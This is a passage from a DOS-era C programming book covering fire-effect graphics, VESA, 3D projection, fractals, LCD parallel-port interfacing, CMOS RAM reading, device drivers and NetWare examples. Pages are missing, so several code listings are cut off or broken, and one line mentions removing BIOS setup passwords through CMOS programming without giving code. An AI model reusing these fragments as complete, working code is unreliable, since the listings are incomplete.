C:\WAR>PAL Fire.bmp Fire.pal
```

I've got the following palette file from the known **Fire.bmp** file:

```

/* Palette file created with PAL */
/* File name: fire.pal */
BYTE pal[768] = {
    0, 0, 0,    0, 0, 6,    0, 0, 6,    0, 0, 7,
    0, 0, 8,    0, 0, 8,    0, 0, 9,    0, 0, 10,

```

34.2 Fire Program

This program is actually a clone of **Fire!.asm**, a Turbo Assembler program written by **Adam Hyde**. Now, let's look into the logic of our fire program!

We have already created the palette file with our PAL utility. Thus we have avoided programming complexity. We need that palette file (**Fire.pal**) only at compile time. After creating EXE file, we no more require that palette file!

Like any other mode 13h programs, first of all, we have to set up the palette registers with corresponding color values. For that, we have used functions `InitializeMCGA()` and `SetUpPalette()`. We use off-screen buffer called `Buffer`. This `Buffer` holds all pixel values. The size of the `Buffer` is 320x104. For 'fire' effect, we have to alter the pixel values present on the `Buffer`. And we must copy our `Buffer` to the Video RAM repeatedly. We copy a single row of the `Buffer` to two rows of Video RAM. You may find that our `Buffer` is 320x104 and not 320x100. The reason is that we don't need to alter the last 4 rows for 'fire' effect.

We have two important functions namely `Random()` and `AveragePixels()`. First we create two bottom lines with random pixel values. Since we have only 256 colors, the random values should be between 0 and 255. Using `AveragePixels()` function, we alter the pixel values of `Buffer`. Then we copy our `Buffer` to Video RAM. We have to repeat this process until a key is pressed. If a key is pressed, we switch back to Text mode using `TextMode()` function.

```

#include <dos.h>

#define BufferX          (320L)    /* Width of screen buffer */
#define BufferY          (104L)    /* Height of screen buffer */

```

230 A to Z of C

```
#define BufferLen      (33280u) /*      320*104      */
#pragma inline

typedef unsigned int WORD;
typedef unsigned char BYTE;

BYTE Buffer[BufferLen]; /* The screen buffer */
WORD Seed = 0x3749; /* The seed value */

#include "fire.pal" /* palette, generated with PAL */

BYTE far *Video = MK_FP( 0xa000, 0u );

void InitializeMCGA( void )
{
    asm {
        MOV    AH, 00H /* Set video mode */
        MOV    AL, 13H /* Mode 13h */
        INT    10H /* We are now in 320x200x256 */
    }
} /*--InitializeMCGA( )-----*/

void SetUpPalette( void )
{
    asm {
        .386
        MOV    SI, OFFSET pal /* SI now points to the palette */
        MOV    CX, 768 /* Prepare for 768 OUTs */
        MOV    DX, 03C8H /* Palette WRITE register */
        XOR    AL, AL /* Start at color 0 */
        CLI /* Disable interrupts */
        OUT    DX, AL /* Send value */
        CLD /* Forward direction */
        INC    DX /* Now use palette DATA register */
        REP    OUTSB /* 768 multiple OUTs */
        STI /* Enable interrupts */
    }
} /*--SetUpPalette( )-----*/

BYTE Random( void )
{
    asm {
        MOV    AX, Seed /* Move the seed value into AX */
        MOV    DX, 8405H /* Move 8405H into DX */
        MUL    DX /* Put 8405H x Seed into DX:AX */
        INC    AX /* Increment AX */
        MOV    Seed, AX /* We have a new seed */
    }
}
```

```

    }
    return( _DL );
} /*--Random( )-----*/

void AveragePixels( void )
{
    long i;
    for ( i = 320; i < BufferX*BufferY-BufferX ; ++i )
    {
        Buffer[i-BufferX] = ( Buffer[i] + Buffer[i+1] + Buffer[i-1] +
                             Buffer[i+BufferX] ) / 4;
        if ( Buffer[i-BufferX]!=0 )
            Buffer[i-BufferX] -= 1;
    }
} /*--AveragePixels( )-----*/

void TextMode( void )
{
    asm {
        MOV    AH, 00H        /* Set video mode */
        MOV    AL, 03H        /* Mode 03h */
        INT    10H           /* Enter 80x25x16 mode */
    }
} /*--TextMode( )-----*/

int main( void )
{
    unsigned long i, j, k;

    InitializeMCGA( );
    SetUpPalette( );
    while( !kbhit( ) )
    {
        AveragePixels( );
        for ( i = BufferX*BufferY - 2*BufferX; i < BufferX*BufferY; ++i )
            Buffer[i] = Random( );
        for( i=k=0; k<BufferY-4; ++k, i+=320 )
            for( j=0 ; j<320; ++i, ++j )
            {
                Video[i] = Buffer[320*k+j];
                Video[i+320] = Buffer[320*k+j];
            }
    }
    TextMode( );

    return(0);
} /*--main( )-----*/

```

Exercises

1. Replace the values of palette buffer `pal[768]` found at the palette file (`Fire.pal`) with some random values. Now, execute the program. Observe the effect.
2. Write a program that generates 'whirlpool' or 'lake' effect.
3. Write a program that simulates 'waving Indian Tricolor flag'.

Suggested Projects

1. Write a DOS based screen saver. (Hint: Use TSR concepts!)

35

“Have courage, and be strong.”

VESA Programming

VESA (Video Electronics Standards Association) is a non-profit organization established to standardize a common software interface to Super VGA video adapters. When IBM ruled the PC world, it came up with its own standard SVGA and BIOS extensions. Few other vendors followed IBM’s standard and others introduced their own standards. So it necessitates the need for standardizing the interface or BIOS to Super VGA video adapters. VESA suggests all vendors to use their standard for VGA BIOS extensions. It believes that soon its standard will be set as a standard for all vendors.

35.1 Secrets

VESA programming is also sometimes referred as SVGA programming. According to the documentations all windows based systems might have SVGA cards to provide better resolution and more color. Even though VESA standard is introduced to reduce the burden of programming complexity, programmers still face problem with VESA programming. One of the major problems with VESA programming is compatibility. Few people say mode 98h is the standard VESA mode and other say mode 101h & mode 103h are the standard modes! Another problem is we must use interrupts to detect the modes supported by that particular SVGA card. So we cannot have a single procedure, we must have different procedures for each mode! VESA people are standardizing the existing VESA standards and come out with different versions. At present we have VESA3.0. Thus VESA standard is not much standardized and people still go for mode 13h!

35.2 Program

The following program shows how to program for VESA. This is a pretty good example.

```
#include <dos.h>

typedef int WORD;
typedef char BYTE;

typedef struct tagVGAINFOBLOCK
{
    BYTE VESASignature[4]; // 'VESA' signature bytes
    WORD VESAVersion;      // VESA version number
    char far* OEMStringPtr; // Pointer to OEM string
    BYTE Capabilities[4];  // capabilities of the video environment
    char far* VideoModePtr; // pointer to supported Super VGA modes
}
```

234 A to Z of C

```
    WORD TotalMemory;          // Number of 64kb memory blocks on board
    BYTE Reserved[236];       // Remainder of VgaInfoBlock
} VGAINFOBLOCK;

typedef struct tagMODEINFOBLOCK
{
    // mandatory information
    WORD ModeAttributes;      // mode attributes
    BYTE WinAAttributes;      // window A attributes
    BYTE WinBAttributes;      // window B attributes
    WORD WinGranularity;      // window granularity
    WORD WinSize;             // window size
    WORD WinASegment;         // window A start segment
    WORD WinBSegment;         // window B start segment
    char far* WinFuncPtr;     // pointer to window function
    WORD BytesPerScanLine;    // bytes per scan line
    // formerly optional information (now mandatory)
    WORD XResolution;         // horizontal resolution
    WORD YResolution;         // vertical resolution
    BYTE XCharSize;           // character cell width
    BYTE YCharSize;           // character cell height
    BYTE NumberOfPlanes;      // number of memory planes
    BYTE BitsPerPixel;        // bits per pixel
    BYTE NumberOfBanks;       // number of banks
    BYTE MemoryModel;         // memory model type
    BYTE BankSize;            // bank size in kb
    BYTE NumberOfImagePages;   // number of images
    BYTE Reserved1;           // reserved for page function
    // new Direct Color fields
    BYTE RedMaskSize;         // size of direct color red mask in bits

“Anyone who loves learning accepts correction.”

3D Graphics

In graphics, we use so many techniques to represent 3D images on a computer screen, which is supposed to be a 2D plane. One of such techniques is called as “*depth cueing*” and we used this technique in “**VB Controls**”. Another well-known technique is “*perspective projection*”. This technique is widely used in 3D games and many other 3D applications. In this chapter, let’s see perspective projection!

36.1 Perspective Projection

The idea of perspective projection is that we have to convert a point in 3D plane to 2D plane. That is, if we have a point A (x, y, z), we have to represent this point as A’ (x’, y’) omitting Z coordinate. To do this, we have to use the formula

$$X' = \frac{X * \text{distance}}{Z + \text{distance}}$$

$$Y' = \frac{Y * \text{distance}}{Z + \text{distance}}$$

These equations may look easy. But these equations are not even available in so called gem-books for graphics.

36.2 3D Rectangle

Here I present you a small program that plots a 3D Rectangle in 2D plane.

```
#include <graphics.h>

#define distance (20) /* your choice */

typedef struct
{
    int x, y;
} COORD_2D;

typedef struct
```

240 A to Z of C

```
{
    int x, y, z;
} COORD_3D;

void Draw2DRectangle( COORD_2D *pts )
{
    int i;
    for( i=0 ; i<4-1 ; ++i )
        line( pts[i].x, pts[i].y, pts[i+1].x, pts[i+1].y );
    line( pts[0].x, pts[0].y, pts[3].x, pts[3].y );
} /*--Draw2DRectangle( )-----*/

/* converts given 3D coordinates to 2D coordinates */
void Perspective3Dto2D( COORD_2D *pts2d, COORD_3D *pts3d, int n )
{
    int i;
    for ( i=0; i<n ; ++i )
    {
        pts2d[i].x = (pts3d[i].x*distance) / (pts3d[i].z + distance);
        pts2d[i].y = (pts3d[i].y*distance) / (pts3d[i].z + distance);
    }
} /*--Perspective3Dto2D( )-----*/

int main( void )
{
    int gdriver = VGA, gmode = VGAHI;
    COORD_3D pts3d[4];
    COORD_2D pts2d[4];
    initgraph( &gdriver, &gmode, "d:\\tc\\bgi" );
    /* Our 3D rectangle's coordinates */
    pts3d[0].x = 200; pts3d[0].y = 220; pts3d[0].z = 15;
    pts3d[1].x = 500; pts3d[1].y = 220; pts3d[1].z = 5;
    pts3d[2].x = 500; pts3d[2].y = 450; pts3d[2].z = 5;
    pts3d[3].x = 200; pts3d[3].y = 450; pts3d[3].z = 15;
    Perspective3Dto2D( pts2d, pts3d, 4 );
    Draw2DRectangle( pts2d );
    getch( );
    closegraph( );
    return(0);
} /*--main( )-----*/
```

Suggested Projects

1. Develop a CAD software.
2. Write a software that implements wire frame model.

37



"It's better to go to a funeral than to attend a feast"

Fractal

In recent times, *Fractal* is quite popular among Graphics Programmers. So graphics programming won't be complete without dealing fractals. In this chapter let's see this fractal technique.

37.1 Prelude

Fractal geometry was actually introduced by Benoit B. Mandelbrot, a fellow of the Thomas J. Watson Research Center, IBM Corporation. Mandelbrot coined the word fractal from the Latin word *frangere*, which means, "to break". Actually, a fractal object is constructed from simple objects. Each part of the image will give you the overall structure. We, programmers view fractals as recursively generated geometric patterns. In this figure each part of fractal can be viewed as a circle.

A Simple Fractal

37.2 Program

The following recursive program generates a *fractal*. I hope, from that you can come out with more fractals!

```
#include <graphics.h>

void MyFractal( int x, int y, int radius, int color )
{
    int i;
    if ( radius>0 )
    {
        MyFractal( x+radius, y+radius, radius/3, LIGHTBLUE );
        MyFractal( x-radius, y+radius, radius/3, YELLOW );
        MyFractal( x+radius, y-radius, radius/3, LIGHTGREEN );
        MyFractal( x-radius, y-radius, radius/3, LIGHTRED );
        MyFractal( x, y+radius, radius/3, WHITE );
        MyFractal( x-radius, y, radius/3, LIGHTBLUE );
        MyFractal( x, y-radius, radius/3, YELLOW );
        MyFractal( x+radius, y, radius/3, LIGHTGREEN );
        setcolor( color );
        circle( x, y, radius );
    }
} /*--MyFractal( )-----*/
```

242 A to Z of C

```
int main( void )
{
    int gdriver = VGA, gmode = VGAHI;
    initgraph( &gdriver, &gmode, "d:\\tc\\bgi" );
    MyFractal( 320, 240, 150, WHITE );
    getch( );
    closegraph( );
    return(0);
} /*--main( )-----*/
```

Part IV
Advanced Programming

Albert Einstein, 1879-1955

Einstein was born in Ulm in a German Jewish family with liberal ideas. Although he did show early signs of brilliance, he did not do well in school. He especially disliked German teaching methods... Einstein burst upon the scientific scene in 1905 with his theory of special relativity.

“When times are bad, think what it means.”

Game Programming

Game programming involves both graphics programming and intellectual programming. Only few people prefer game programming as it seems to be tough.

38.1 Graphics Mode

To present your game in a pleasant form, you need to know about Graphics. Usually Game programmers prefer mode 13h, as it is faster. We have already seen about mode 13h programming. Game programmers use certain jargons related to graphics like “clipping”, “flipping”, etc. You may also need to know these jargons for game programming.

38.2 Logic

It is advisable to develop a game’s outline or graphics output from its logic. Many people often build game from graphics outline than from logic. It is a wrong practice. First of all your game must be unique and should use faster algorithms. Your game should technically sound good.

38.3 Alexander Russell’s Guide

Alexander Russell is one of the world’s well-known authorities in Game Programming. His tutorial, which comprises of seven chapters titled **Alex Russell's Dos Game Programming in C for Beginners**, is available on CD . If you want to develop yourself further on Game Programming, don’t hesitate to look into CD . Alexander Russell is kind enough and granted permission for using his valuable sources with **A to Z of C**. Many thanks to Mr. Alexander Russell. He can be reached at http://www3.telus.net/alexander_russell/

Following are the contents of Alexander Russell’s guide.

Chapter 1

- Quick overview of c
 - pointers
 - structs

“Don't be afraid to invest. Someday it will pay off.”

Interfacing



Interfacing refers to connecting our PC with some external devices. Interfacing got so many applications. In parcel service companies, weight gauge is been connected to the PC and so the billing process becomes simple. Otherwise, we have to find the weight separately... we have to enter the weight in the billing software... and then only it will produce the bill. In this chapter let us see a simple interfacing example.

39.1 Interfacing LCD with parallel port



This is one of the elementary programs tried by beginners of this field. Here we interface the 2 Line X 16 Character display LCD with the parallel port. Parallel port is the one in which we would connect our printer. I hope 2 Line X 16 Character display LCD is affordable. Here our ultimate objective is to send a message from our C program to LCD via parallel port so that our message appears on the LCD display.

39.1.1 Circuit Diagrams

2 Line X 16 Character LCD display can be available from an electronic shop. The following diagram shows the pin numbers of a typical 2 Line X 16 Character LCD display.

Now you may need to know how to connect the LCD with the parallel port. The following diagram explains this.

39.1.2 Logic

You can see there are 14 pins in the LCD chip and 25 pins in the parallel port. As *control port* is an open collector/drain output, we connect it with LCD chip's Enable (E) and Register Select (RS) lines. We have added two 10K registers for safety measures. We just want to output (i.e., write) our message on the LCD. So we force the Read/Write (R/W) line to Write Mode. The contrast of the LCD display can be adjusted with the 10K potentiometer.

39.1.3 Program

```
#include <dos.h>
#include <string.h>

#define PORTID          (0x378) /* Port Address */

#define DATA           (PORTID+0)
#define STATUS         (PORTID+1)
#define CONTROL        (PORTID+2)

int main( void )
{
    char msg[ ] = { "Hello world!
                  "A to Z of C
                  " };
    char init[10];
    int i;
    init[0] = 0x0F; /* Initialize LCD Display */
    init[1] = 0x01; /* Clear LCD Display */
```

250 A to Z of C

```
init[2] = 0x38; /* Dual Line / 8 Bits */

/* Reset Control Port - for Forward Direction */
outportb( CONTROL, inportb( CONTROL ) & 0xDF );

/* Set Select Printer (RS) */
outportb( CONTROL, inportb( CONTROL ) | 0x08 );

/* Initialize LCD... */
for ( i = 0; i < 3; ++i )
{
    outportb( DATA, init[i] );

    /* Set Strobe (Enable)*/
    outportb( CONTROL, inportb( CONTROL ) | 0x01 );

    /* Delay */
    delay( 20 );

    /* Reset Strobe (Enable)*/
    outportb( CONTROL, inportb( CONTROL ) & 0xFE);

    /* Delay */
    delay(20);
}

/* Reset Select Printer (Register Select) */
outportb( CONTROL, inportb( CONTROL ) & 0xF7 );

/* Now display the message... */
for ( i=0; i<strlen(msg); ++i )
{
    outportb( DATA, msg[i]);

    /* Set Strobe */
    outportb( CONTROL, inportb( CONTROL ) | 0x01 );
    delay(2);

    /* Reset Strobe */
    outportb( CONTROL, inportb( CONTROL ) & 0xFE );
    delay(2);
}
return(0);
} /*--main( )-----*/
```

In order to make our LCD panel work, first we have to initialize it. We can initialize it by sending the instructions: *initialize LCD*, *clear LCD* & *dual Line*. After initializing the LCD, we are supposed to clear the bit 3 of Control port. We did it by using

```
outportb(CONTROL, inportb(CONTROL) & 0xF7);
```

Then we sent our message to the LCD display using a for loop. If you have done everything well, you can see our message “Hello world! A to Z of C ” on the LCD display.

Suggested Projects

1. Write an Image Scanner program.
2. Activate a remote control toy car from keyboard.
3. Develop a new inputting device for your game (say, your own steering). Use it to play your game or existing games.

40

"Charm can be deceiving, and beauty fades away."

Embedded Systems

Our useful programs can be "embedded" in chips. These chips can be used in creating different electronic devices. So programming for embedded systems is considered to be one of the interesting topics for the people who are from Electronics background.

40.1 PROM

Our program can be embedded in PROM (Programmable ROM) category ROM. PROMs are usually available in sizes 1KB to about 2MB. It is identified by part number. Usually PROM's part number will be 27xxxx, where 27 denotes TL type PROM, xxxx denotes size in Kilo bits. For example, the widely used PROM got part number 27512, which indicates that the size is 512K bits, or 64KB. The blank PROM is the one, which is preloaded with 1's (not 0's). The 1's of PROM corresponds to the fuses present in it. So if you burn the fuse, it represents 0. And so

programming ROM is very often referred as *burning*. This burning is achieved with a hardware device known as Device Programmer. Device Programmer is also referred as PROM burner or PROM programmer. The term "Programmer" in "PROM programmer" refers to hardware device, not a person! PROM Programmer helps



us to embed our program in the PROM chip. PROMs are OTP (One Time Programmable). Programmed or burned PROMS are widely used in electronic devices like billing machines, washing machines, cell phones, etc.

PROM burner or PROM programmer

40.2 EPROM

An Erasable PROM or EPROM is available with the same part numbering scheme of PROM. EPROM has a clear quartz crystal window for allowing UV rays to erase the contents. The UV rays erase the chip by a chemical reaction that melts the fuses back together. EPROM chips should be handled with care as sunlight has UV rays.

40.3 EEPROM

Electrically Erasable PROM or EEPROM is a kind of EPROM that doesn't require UV rays for erasing the contents. Instead it uses electricity for erasing. Nowadays we have Flash

ROMs. Flash ROM is a type of EEPROM, which can be programmed without removing it from the system and without any special devices.

40.4 Programming for Embedded Systems

On our normal PC, the *boot sector* contains code to load the rest of the OS using the BIOS which is in ROM and always available. In embedded systems, we burn the BIOS and OS in ROM in addition to our program. The reboot vector of embedded systems usually points to the BIOS initialization routines that are also embedded in the chip. Many embedded systems make use of an embedded operating system like QNX, VxWorks, Linux and rarely DOS. In this case our program gets advanced features such as device drivers and operating systems constructs built in to it and we don't have to write such code ourselves.

In embedded systems, it is sometimes necessary not to have an Operating System or BIOS. In other words, we are in need of “stand alone” programs. “Stand alone” programs are the one, which don't use Operating System or BIOS. For stand alone programs, we burn a chip with reboot vector pointing to the code we want to run instead of the BIOS initialization routines. If we want to write such a stand alone program in Turbo C, we have to modify the startup routines, because these routines are dependent on the DOS and they load libraries that are dependent on DOS. Thus making a C program embeddable (i.e., ROMable) in a standalone manner requires all dependencies on DOS be removed.

We cannot embed all our programs in the chip. Only ROMable codes can be embedded which means we need a specialized code. Certainly we cannot use relocatable (or ordinary EXE) codes. In embedded system programming, we use void for main() as void main(), because there is no place for the code to get returned.

40.5 Locate utility

Locate is the utility that written by **Mark R. Nelson** found on CD . It helps us to remove relocations in EXE files and does other functions that are necessary for a ROMable code. It helps us to produce ROMable code without any overhead.

40.6 ROMable Code

As I pointed out earlier, only ROMable code can be embedded. Since this topic will be useful and interesting only to the people from Electronics background, I don't want to harp more in this topic. If you want to know more about this topic, please refer the programs found on CD .

40.7 Applications

Programming ROM has so many applications including the creation of chips used in washing machine, creation of chips used in cars for monitoring the performance etc.

41.2 Flash BIOS

A flash BIOS use Flash ROM. Flash ROM is a type of EEPROM (Electrically Erasable Programmable ROM). Flash ROM doesn't require specific hardware device to program, instead it can be programmed even without removing it. Thus we can write our own BIOS code, if our system got Flash BIOS.

41.3 Uniflash

Uniflash is the famous BIOS code for Flash BIOSs. It was actually written in Pascal. It is available on CD . (Few people think that Pascal got good readability over C. It won't be a tough process to convert a Pascal code to C as we have so many language-converters for that!)

42

“We humans are only a breath; none of us are truly great.”

Programming CMOS RAM

CMOS RAM is a random access memory made up of Complementary Metal Oxide Semiconductor (CMOS). CMOS is used for storing setup information in PC. It is used in hardware components that are powered by battery. It is widely used because of its low power consumption. CMOS RAM's size is usually referred as 64 or 128 byte. In fact, CMOS RAM is actually built into the Real-Time Clock (RTC) which has address space of 64 or 128 bytes. The clock registers of RTC use the first 16 bytes. So this CMOS RAM is actually 48 or 112 bytes.

42.1 Viewing contents of CMOS RAM

42.1.1 Logic

CMOS data are accessible via I/O ports 70h and 71h. First send the respective address of CMOS to I/O port 70h and then read the data from I/O port 71h.

Caution

Any write to port 70h should be followed by an action to port 71h, otherwise RTC will be left in an unknown state.

42.1.2 Code

Following is the code to view contents of CMOS RAM. As I said earlier, CMOS RAM is available in two sizes: 64 & 128 bytes. Here I assume that the size of my CMOS RAM is 128 bytes. You need not know the exact size of CMOS RAM for basic operations like viewing contents. However you must know the exact size of CMOS RAM for hazardous operations like clearing CMOS RAM.

```
#include <dos.h>
#define CMOS_ADDR (0x70) /* address port of CMOS */
#define CMOS_DATA (0x71) /* data port for CMOS */

int main( void )
{
    int offset, data;
    const int size = 128; /* or 64 depending upon your system */
    for ( offset=0; offset<size ; ++offset )
    {
        disable( );
```

```

    outportb( CMOS_ADDR, offset );
    data = inportb( CMOS_DATA );
    enable( );
    printf( "%0xX ", data );
}
return(0);
} /*--main( )-----*/

```

42.2 Diagnose CMOS RAM

42.2.1 Logic

The above program outputs just the hexadecimal contents of CMOS RAM. But to diagnose CMOS RAM we must know the structural design of CMOS RAM.

Each CMOS Register is 1 byte (8bits) in size. Following tables show description of each bits in CMOS registers. Ralf Brown's Interrupt List found on CD  also provides a clean note on CMOS Registers. For a better understanding the reader is advised to have a look on CMOS.LST file of Ralf Brown's Interrupt List.

42.3 Illegal Operation

By programming CMOS RAM, we can even remove the setup password through programs. It is explained in “Illegal Codes” unit.

“Generosity will be rewarded.”

43 Device Driver Programming

“*Device driver*” and “*Driver*” are interchangeably used in Programming world. Device drivers are the programs that control the functioning of peripherals. According to me, writing device driver is one of the easier things in programming. What all you need to know for device driver programming is good knowledge of hardware components. You may also need to know, how to access those hardware components through programs. In this chapter let’s see how to write our own device driver.

43.1 Secrets

As I said earlier, device drivers are the programs that control the functioning of peripherals like keyboard, printer, etc. More specifically, they are the modules of an operating system.

MS DOS device drivers are with .SYS extensions. Since drivers drive peripheral devices, they get loaded into the memory when we bootup the system. So obviously, they remain resident in memory, but they are not considered as normal TSRs.

As drivers are the modules of an Operating System, one has to modify the OS whenever he adds new device to his system. Fortunately the *installable device drivers* technology available with MS DOS gives more flexibility to the user. It avoids direct operations or modifications of Operating System. The user can simply install a new device in a system, copy the driver files to boot disk and edit the system configuration file. Thus it clearly avoids complexity.

43.2 Types of MS DOS device drivers

1. Character device drivers
2. Block device drivers

43.2.1 Character device drivers

Character device drivers correspond to single byte. That is, these device drivers controls peripheral devices that perform input and output one character (i.e., one byte) at a time. The example for such devices are terminal, printer etc.

43.2.2 Block device drivers

Block device drivers correspond to block rather than byte. Even though they can be used with other devices, they are usually written to control random access storage devices such as floppy drives.

43.3 Writing our own device driver

Writing device driver is not a tough job as one may think. But nowadays device driver programming is not needed as the peripheral device vendors provide powerful drivers along with their products. So I avoid indepth explanation about the device driver programming. In a nutshell, device drivers are the COM (BIN) files with .SYS as their extensions. Our new device driver should be added with CONFIG.SYS file. Drivers also have headers. MS DOS 5+ versions support EXE file (renamed to .SYS extension) as drivers too. But it is a good practice to have COM file as drivers.

43.4 BUF160

BUF160 is a device driver for expanding the default keyboard buffer from 16 bytes to 160 bytes. 16 bytes restriction of default keyboard buffer might be strange to the people who are unnoticingly using keyboard buffer expansion program. If you don't use any keyboard buffer expansion utility and if your keyboard buffer is still 16 bytes in size (i.e., it can hold only 16 character when you work under command prompt), you may try this BUF160.

BUF160 is a good device driver. The recent version is 1.6a. Many people including **D J Delorie, David Kirschbaum & Robert M. Ryan** contributed to BUF160.

It works by installing itself as the standard keyboard buffer in the BIOS. It can only do this if it is in the same segment as the BIOS, so you are advised to install it as the first device driver. While it installs itself into the BIOS, it also installs a device driver called KBUFFER. Anything written to KBUFFER ends up in the keyboard buffer. I suggest you to look into the memory map found with Ralf Brown's Interrupt List for understanding BIOS data area.

43.4.1 Source code

Following is the source code of BUF160. It is written in assembly. As the code is more clear, I don't want to port it to Turbo C. I hope this real code will help you to understand the concepts behind device drivers. Refer the comment line for explanations.

43.4.2 Compiling BUF160

To compile with Turbo Assembler use:

```

tasm BUF160
tlink BUF160
exe2bin BUF160.exe BUF160.sys

```

To compile with Microsoft Assembler use:

```

masm BUF160
link BUF160
exe2bin BUF160.exe BUF160.sys

```

43.4.3 Installing BUF160

To install BUF160, insert the following line in your config.sys:

```

DEVICE=<path>BUF160.SYS

```

43.5 BGI Driver

As we know BGI drivers (one with .BGI extension) are used in Graphics Programming. We can also create our own BGI drivers. I omit the BGI driver programming here, because of the space constraint. More codes and documentations are found on CD .

"Ignoring an insult is smart."

Network Programming

This chapter will be useful for the people who are working with LAN. Novell Netware and Windows NT are the most widely used Network Operating Systems. These Network Operating Systems help to link the computers present on LAN and support resource sharing.

44.1 Novell Netware

Novell Netware *was* the widely used Network Operating System by many LAN users. Nowadays, Windows NT is getting popularity because of its tight security. And most of the people who use Novell Netware has moved to Windows NT.

Until version 4, Novell Netware uses DOS as a bootstrap loader. One of the interesting programming for Novell Netware is 'Chat' program that helps to communicate with other users on the Network. Quite honestly, now Novell Netware is obsolete. And so explaining Novell Netware Programming will be boring. Actually Novell Netware also uses 'interrupts' like DOS. For the interrupts used by Novell Netware, please refer the Ralf Brown's interrupt list found in CD .

44.1.1 Network Library

I told you, Network Programming is just an interrupt programming. The Network library called **Netware C Library 1.6** by **Adrian Cunnelly** has implemented most of the necessary functions using interrupts. So for the easy programming, we can use this library. The Basic Registration fee is £10.00 which includes the latest version of the library, royalty-free use of all library functions, unlimited technical support, and low-cost upgrades. A disk containing the full source code of the library is also available for £35.00

The library includes:

- Workstation Functions (`GetConnectionID`, `GetDefaultConnectionID`, `GetNetwareShellVersion`, etc.)
- Message Functions (`BroadcastToConsole`, `GetBroadcastMessage`, `GetPersonalMessage`, `LogNetworkMessage`, `SendBroadcastMessage`, `SendPersonalMessage`, etc)
- File Functions (`EraseFiles`, `PurgeAllErasedFiles`, `ScanFileInformation`, etc)
- Directory Functions (`AddTrusteeToDirectory`, `GetDirectoryPath`, etc)

- Print Functions (CancelLPTCapture, GetBannerUserName, GetPrinterStatus, etc)

and many more useful Network functions. It is found in CD .

44.1.2 Example – Toserver.c

The following is the example code that uses the **Netware C Library 1.6**. This code is for sending message to the server. To compile this program, you need the respective header file and library file. Please look into the CD  for a complete working version of the program.

```

/*****
/* File:                TOSERVER.C                */
/*                    */
/* Function:           Send message to the default server */
/*                    */
/* Usage:              toserver "message"          */
/*                    */
/* Functions Called:  BroadcastToConsole          */
/*                    */
*****/

#include "netware.h"

#include <stdio.h>

int main (int argc, char *argv[]);
int main (int argc, char *argv[])
{
    if (argc !=2)
    {
        printf("Usage is 'toserver message'\n");
        return(-1);
    }
    else
        return(BroadcastToConsole(argv[1]));
}

```

Note

This program would compile only in Tiny memory model.

44.1.3 Example – Ulist.c

This is another example code that uses the **Netware C Library 1.6**. This code is for getting the statistics about the logged in users.

```

/*****
/* File:                ULIST.C                                */
/*                                                              */
/* Function:            List all users that are currently logged into the*/
/*                    default server, and some useful stats (only if */
/*                    calling user has console operator rights).      */
/*                                                              */
/* Usage:              ulist                                    */
/*                                                              */
/* Functions Called:   GetConnectionNumber                        */
/*                    GetConnectionInformation                   */
/*                    GetConnectionsUsageStatistics              */
/*                                                              */
*****/
#include <conio.h>
#include <dos.h>

        else
            printf("\n");
    }
}
}
```

44.2 Windows NT

Windows NT is another famous Network Operating System. We cannot program it from TC/DOS. The fact is Windows NT does **not** have DOS. The 'command prompt' of Windows NT is just a DOS Emulator. Windows NT uses different technologies from other Windows versions like 95/98. Windows 95 and Windows 98 are the GUIs (Graphical User Interface) running above DOS. Whereas Windows NT is a pure 32 bit Operating System. And so programming Windows NT from DOS is not possible.

45

"Kindness is rewarded."

Writing Browser

First of all we must know that browser is the one, which reads the HTML file found over net and formats the output according to the specification.

45.1 TCP/IP Programming

TCP (Transfer Control Protocol) and IP (Internet Protocol) are the protocols used for connecting a PC to the net. So we have to use TCP/IP for writing our own Browser.

45.1.1 WATTCP

Wattcp is perhaps the only library that is available for DOS users for TCP/IP programming. It allows us to connect our PC to the net from DOS. This useful Wattcp is available on the CD . For more documentation and information, refer the CD .

45.2 Programming Browser

Programming Browser from DOS is considered to be one of the tough tasks. We don't have any DOS based Browsers except Lynx. I couldn't program a Browser that works under DOS. So it is left to you to code the Browser for DOS! I have already pointed out the logic: you have to connect the PC to the net using TCP/IP; you have to read the HTML file on the net and interpret accordingly. You may need to know the syntax of HTML too! If you are able to code a Browser for DOS users, you will certainly be appreciated worldwide!

46

“A happy heart is like good medicine.”

Programming Protocols

“*Protocol*” is defined as set of rules. So it is clear that if you know those “rules” defined by someone, you won’t find any difficulty in programming protocols.

46.1 Basic Idea!

“*Protocol*” is merely a jargon! Yes, the following can also be viewed as a protocol!

```
if (condition1)
    //do this
else if (conditon2)
    //do this
```

So, for writing protocol, you need the specification or the rules for that protocol. Specifications for the important protocols are available on CD .

46.2 Developing a new Protocol

You might have come across “protocols” mostly in Networking. In Networking we need to communicate with other system, only if certain conditions are met. So you may also develop your own new protocol. But developing a new but good protocol is quite difficult! If you want to develop a new protocol, you must first find out the pitfalls in the existing protocols. And if you could develop a new protocol, the world would really appreciate you! Good luck!

“Learn the truth and never reject it.”

47

Writing Operating System

